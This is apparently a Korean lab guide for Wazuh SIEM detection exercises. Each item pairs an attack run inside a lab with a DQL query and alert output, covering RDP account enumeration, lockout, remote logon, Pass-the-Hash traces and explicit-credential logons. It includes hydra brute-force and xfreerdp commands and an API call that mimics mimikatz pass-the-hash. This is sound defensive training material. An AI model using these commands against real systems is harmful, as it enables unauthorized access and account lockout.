
4625 + subStatus:0xc0000064

검색 원리

31 번에서 사유 하나만 남김

결과 해석

targetUserName 집계 결과에 administrator, admin, test, backup 순으로 나오면 자동화 도구




```
data.win.system.eventID:4625 AND data.win.eventdata.subStatus:0xc0000064
```

32 실습 ① 공격 실행 — 계정 열거 (없는 계정으로 실패)

공격자 → kt66 내부 공격 컨테이너(10.20.30.202) — 32 계정 열거 (없는 계정으로 RDP 시도)

```
# 공격자 서버에서 내부 공격 컨테이너로 들어간다 (Windows 로 가는 RDP 경로는 여기만 열려 있다)
att@attacker:~$ ssh -p 2202 ccc@192.168.0.189    # 비밀번호 ccc
ccc@attacker:~$ printf 'administrator\nadmin\ntest\nbackup\nguest\n' > /tmp/users.txt
administrator admin test backup guest
att@attacker:~$ hydra -L /tmp/users.txt -p Winter2026 -t 1 rdp://10.20.70.10
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-31 17:22:53
```


구문 풀이

```
hydra -L /tmp/users.txt -p Winter2026
rdp://10.20.70.10
```

흔한 계정명 목록에 고정 암호 1 개 — 계정 열거

32 실습 ② SIEM 에서 찾기 — 계정 열거 (없는 계정으로 실패)

```
data.win.system.eventID:4625 AND data.win.eventdata.subStatus:0xc0000064
```



Time	agent.name	rule.id	data.win.eventdata.targetUserName	data.win.eventdata.ipAddress	data.win.eventdata.logonType	data.win
Oct 31, 2026 @ 17:22:53.633	windows-user	60122	backup	10.20.30.202	3	0xc00000

Expanded document — View surrounding documents

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	012
t agent.ip	172.30.70.2
t agent.name	windows-user
t data.win.eventdata.authenticationPackageName	NTLM
ⓘ data.win.eventdata.failureReason	⚠ %%2313
ⓘ data.win.eventdata.ipAddress	⚠ 10.20.30.202
ⓘ data.win.eventdata.ipPort	⚠ 0
t data.win.eventdata.keyLength	0
t data.win.eventdata.logonProcessName	NtLmSsp

① 인덱스 wazuh-alerts-*

② 시간 Last 15 minutes

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add
`agent.name · rule.id · eventdata.targetUserName · eventdata.ipAddress · eventdata.logonType · eventdata.subStatus`

결과 3 hits

읽는 법

- subStatus 0xc0000064 만 남기면 ' 없는 계정 ' 시도만 남는다
- targetUserName 을 Visualize → 공격 사전 확인

33 계정 잠금 (4740)

kt66 검증 완료

공격

브루트포스 부작용으로 정상 계정이 잠기거나 , 의도적 서비스 거부

탐지 포인트


이벤트 4740

검색 원리

DC 의 Security 로그에만 기록되므로 DC 에이전트가 필요

결과 해석

targetUserName(잠긴 계정) 과 subjectUserName·callerComputerName(요청 출처) 이 나옴




```
data.win.system.eventID:4740
```

33 실습 ① 공격 실행 — 계정 잠금 (4740)

Windows 게스트 KT66-WIN-01 (PowerShell, 관리자) — 33 계정 잠금 확인


```
# 31번 공격 뒤 victim 계정 상태 (잠금 정책: 5회 실패 시 1분 잠금 — net accounts)
PS C:\Users\kt66student> net accounts | Select-String '잠금|Lockout'; (Get-LocalUser victim | Select Name,Enabled | Format-List | Out-Stri
ng).Trim(); Get-CimInstance Win32_UserAccount -Filter "Name='victim'" | Select Name,Lockout | Format-List

Lockout threshold:                                5
Lockout duration (minutes):                       1
Lockout observation window (minutes):             1
Name    : victim
Enabled : True




Name    : victim
Lockout : True
```

구문 풀이

`net accounts` — 잠금 정책 확인 — 5 회 실패 시 1 분 잠금 (실습용으로 설정)

33 실습 ② SIEM 에서 찾기 — 계정 잠금 (4740)

```
data.win.system.eventID:4740
```



Time	agent.name	rule.id	rule.description	data.win.eventdata.targetUserName	data.win.eventdata.subjectUserName
Oct 31, 2026 @ 17:23:22.492	windows-user	60115	User account locked out (multiple logi n errors)	victim	KT66-WIN-01$

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	012
t agent.ip	172.30.70.2
t agent.name	windows-user
t data.win.eventdata.subjectDomainName	WORKGROUP
t data.win.eventdata.subjectLogonId	0x3e7
t data.win.eventdata.subjectUserName	KT66-WIN-01$
t data.win.eventdata.subjectUserSid	S-1-5-18
t data.win.eventdata.targetDomainName	attacker
? data.win.eventdata.targetSid	⚠ S-1-5-21-2910308273-3251581836-3327309227-1001

① 인덱스 wazuh-alerts-*

② 시간 Last 15 minutes

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add `agent.name · rule.id · rule.description · eventdata.targetUserName · eventdata.subjectUserName`

결과 1 hits

읽는 법

- 4740 = 계정 잠김 . targetUserName 이 잠긴 계정 , subjectUserName·callerComputerName 이 요청 출처
- 정상 사용자가 잠기면 서비스 거부 효과 — 실습은 관리 계정이 아닌 victim 으로 한다

34 외부에서 RDP 접속 성공 (4624 / 유형 10)

T1021.001

검증 · DQL 수정

공격

공인망에서 직접 RDP 로 들어온 로그온

탐지 포인트


4624 + logonType:10 + 비내부 IP

검색 원리

내부 대역을 제외하고 RDP 유형만 남김 . kt66 에서는 ipAddress:10.20.30.* 로 바꿈

결과 해석

ipAddress, targetUserName, workstationName 으로 누가 어디서 왔는지 . GeoLocation.country_name 을 추가하면 해외 접속이 바로 보임




```
data.win.system.eventID:4624 AND data.win.eventdata.logonType:10 AND NOT data.win.eventdata.ipAddress:(127.0.0.1 or "-")
```

34 실습 ① 공격 실행 — 외부에서 RDP 접속 성공 (4624 / 유형 10)

공격자 → kt66 내부 공격 컨테이너(10.20.30.202) — 34 외부에서 RDP 접속 성공 (4624 / 유형 10)

```
# 잠금이 풀린 뒤(1분) 올바른 비밀번호로 실제 원격 데스크톱 세션을 연다. 화면이 없는 서버라 xvfb-run(가상 화면) 사용
att@attacker:~$ xvfb-run -a xfreerdp /v:10.20.70.10 /u:victim /p:'Victim!2026' /cert:ignore
RDP 세션 25초 유지 후 종료
```


구문 풀이

```
xvfb-run -a xfreerdp /v:10.20.70.10
/u:victim /p:… /cert:ignore
```

실제 원격 데스크톱 세션 . 화면 없는 서버라 xvfb-run(가상 화면) 으로 실행 , /cert:ignore 인증서 경고 무시

34 실습 ② SIEM 에서 찾기 — 외부에서 RDP 접속 성공 (4624 / 유형 10)

```
data.win.system.eventID:4624 AND data.win.eventdata.logonType:10 AND NOT data.win.eventdata.ipAddress:(127.0.0.1 or "-")
```



Time	agent.name	rule.id	data.win.eventdata.targetUserName	data.win.eventdata.logonType	data.win.eventdata.workstationName
Oct 31, 2026 @ 17:25:17.156	windows-user	92653	victim	10	KT66-WIN-01

Expanded document — View surrounding documents — View single document

Table | JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	012
t agent.ip	172.30.70.2
t agent.name	windows-user
t data.win.eventdata.authenticationPackageName	Negotiate
t data.win.eventdata.elevatedToken	%%1843
t data.win.eventdata.impersonationLevel	%%1833
data.win.eventdata.ipAddress	⚠ 10.20.30.202
data.win.eventdata.ipPort	⚠ 0
t data.win.eventdata.keyLength	0

① 인덱스 wazuh-alerts-*

② 시간 Last 15 minutes

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add

```
agent.name · rule.id ·
eventdata.targetUserName ·
eventdata.ipAddress ·
eventdata.logonType ·
eventdata.workstationName
```

결과 2 hits

읽는 법

- 4624 + logonType 10 = RDP 로 실제 로그온
- ipAddress·targetUserName·workstationName 으로 누가 어디서 왔는지

자료와 달라진 점 kt66 의 외부 출발지는 10.20.30.202 → 원본의 NOT ipAddress:(10.* …) 는 0 건. 사설 대역 제외를 빼고 로컬 (127.0.0.1, -) 만 제외

RDP · NTLM · Pass-the-Hash

RDP(원격 데스크톱 , TCP 3389)

- NLA(네트워크 수준 인증): 화면을 열기 전에 먼저 인증 → 실패는 4625 유형 3, 세션이 열리면 4624 유형 10
- 브루트포스 대상 1 순위 — 외부에 3389 를 열어 두면 몇 분 안에 대입이 시작된다

NTLM 과 Kerberos

- Kerberos: 도메인 환경 기본 — 티켓 기반
- NTLM: 오래된 방식 — 암호 대신 ' 암호 해시 ' 로 인증 응답을 만든다 (IP 주소로 접속하면 NTLM 으로 떨어진다)

Pass-the-Hash

- NTLM 은 해시만 있으면 암호를 몰라도 인증이 된다 → LSASS 에서 훔친 해시 (43 번) 로 다른 서버 로그인
- 흔적 : 4624 logonType 9(seclogo) 또는 logonType 3 + NTLM, 계정이 평소와 다른 서버로 이동 (4648)

35 Pass-the-Hash 징후 (NTLM 네트워크 로그온)

T1550.002

kt66 검증 완료

공격


훔친 NTLM 해시로 암호 없이 다른 호스트에 인증

탐지 포인트

4624 + logonType:9(NewCredentials, mimikatz pth) 또는 logonType:3 + authenticationPackageName:NTLM + 컴퓨터 계정 아님

검색 원리

Kerberos 환경에서 사용자 계정의 NTLM 네트워크 로그온은 드묾 . $ 로 끝나는 컴퓨터 계정은 제외



결과 해석

logonProcessName:seclogo 와 유형 9 가 함께 나오면 전형적인 mimikatz sekurlsa::pth

```
data.win.system.eventID:4624 AND (data.win.eventdata.logonType:9 OR (data.win.eventdata.logonType:3 AND
data.win.eventdata.authenticationPackageName:NTLM)) AND NOT data.win.eventdata.targetUserName:(*$ or ANONYMOUS*)
```

35 실습 ① 공격 실행 — Pass-the-Hash 징후 (NTLM 네트워크 로그온)

Windows 게스트 KT66-WIN-01 (PowerShell, 관리자) — 35 Pass-the-Hash 징후 (NTLM 네트워크 로그온)


```
# [NTLM 네트워크 로그온] IP 주소로 공유(\\127.0.0.1)에 접속하면 Kerberos 대신 NTLM 이 쓰인다 → 4624 유형 3 + NTLM
PS C:\Users\kt66student> net use \\127.0.0.1\IPC$ /user:victim Victim!2026
The command completed successfully.
# [유형 9 NewCredentials] runas /netonly 와 같은 로그온 — mimikatz sekurlsa::pth 가 남기는 유형. LogonUser API 를 직접 호출해 재현
PS C:\Users\kt66student> [K.A]::LogonUser('fakeadmin','CORP','x', 9 <#NewCredentials#>, 3 <#WINNT50#>, [ref]$h)
LogonUser(type 9) = True
```

구문 풀이

`net use \\127.0.0.1\IPC$ /user:victim …`	IP 주소로 공유에 접속하면 Kerberos 대신 NTLM 이 쓰인다 → 4624 유형 3 + NTLM
`LogonUser(…, 9 /*NewCredentials*/ …)`	runas /netonly 와 같은 '유형 9' 로그온 — mimikatz 의 Pass-the-Hash(sekurlsa::pth) 가 남기는 흔적을 API 로 재현

35 실습 ② SIEM 에서 찾기 — Pass-the-Hash 징후 (NTLM 네트워크 로그온)

```
data.win.system.eventID:4624 AND (data.win.eventdata.logonType:9 OR (data.win.eventdata.logonType:3 AND
data.win.eventdata.authenticationPackageName:NTLM)) AND NOT data.win.eventdata.targetUserName:(*$ or ANONYMOUS*)
```



Time	agent.name	rule.id	data.win.system.eventID	data.win.eventdata.logonType	data.win.eventdata.authenticationPackageName	data
Oct 31, 2026 @ 17:25:15.263	windows-user	92657	4624	3	NTLM	NtLr

Expanded document

Table JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	012
t agent.ip	172.30.70.2
t agent.name	windows-user
t data.win.eventdata.authenticationPackageName	NTLM
t data.win.eventdata.elevatedToken	%%1843
t data.win.eventdata.impersonationLevel	%%1833
data.win.eventdata.ipAddress	⚠ 10.20.30.202
data.win.eventdata.ipPort	⚠ 0
t data.win.eventdata.keyLength	128

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name · rule.id · system.eventID · eventdata.logonType · eventdata.authenticationPackageName · eventdata.logonProcessName · eventdata.targetUserName`

결과 2 hits

읽는 법

- logonType 9 + logonProcessName seclogo/Advapi = 새 자격증명으로 외부 접근 준비
- logonType 3 + authenticationPackageName NTLM = 해시만으로도 가능한 인증 방식

36 명시적 자격증명 로그온 (4648, 횡적 이동)

검증 · 아카이브 인덱스

공격

runas 나 PsExec 로 다른 계정 자격증명을 써서 원격 호스트에 접근

탐지 포인트


이벤트 4648. targetServerName 이 로컬이 아닌 경우

검색 원리

자기 자신을 대상으로 한 4648 은 정상이므로 localhost 를 제외

결과 해석

subjectUserName → targetUserName@targetServerName 흐름으로 횡적 이동 경로를 그림




```
data.win.system.eventID:4648 AND NOT data.win.eventdata.targetServerName:(localhost or "-")
```

36 실습 ① 공격 실행 — 명시적 자격증명 로그온 (4648, 횡적 이동)

Windows 게스트 KT66-WIN-01 (PowerShell, 관리자) — 36 명시적 자격증명 로그온 (4648)

```
# 다른 계정 자격증명을 명시해 원격(여기서는 127.0.0.1) 자원에 접속 → 4648
PS C:\Users\kt66student> net use \\127.0.0.1\C$ /user:victim Victim!2026
System error 5 has occurred.

Access is denied.

The network connection could not be found.

More help is available by typing NET HELPMSG 2250.
```

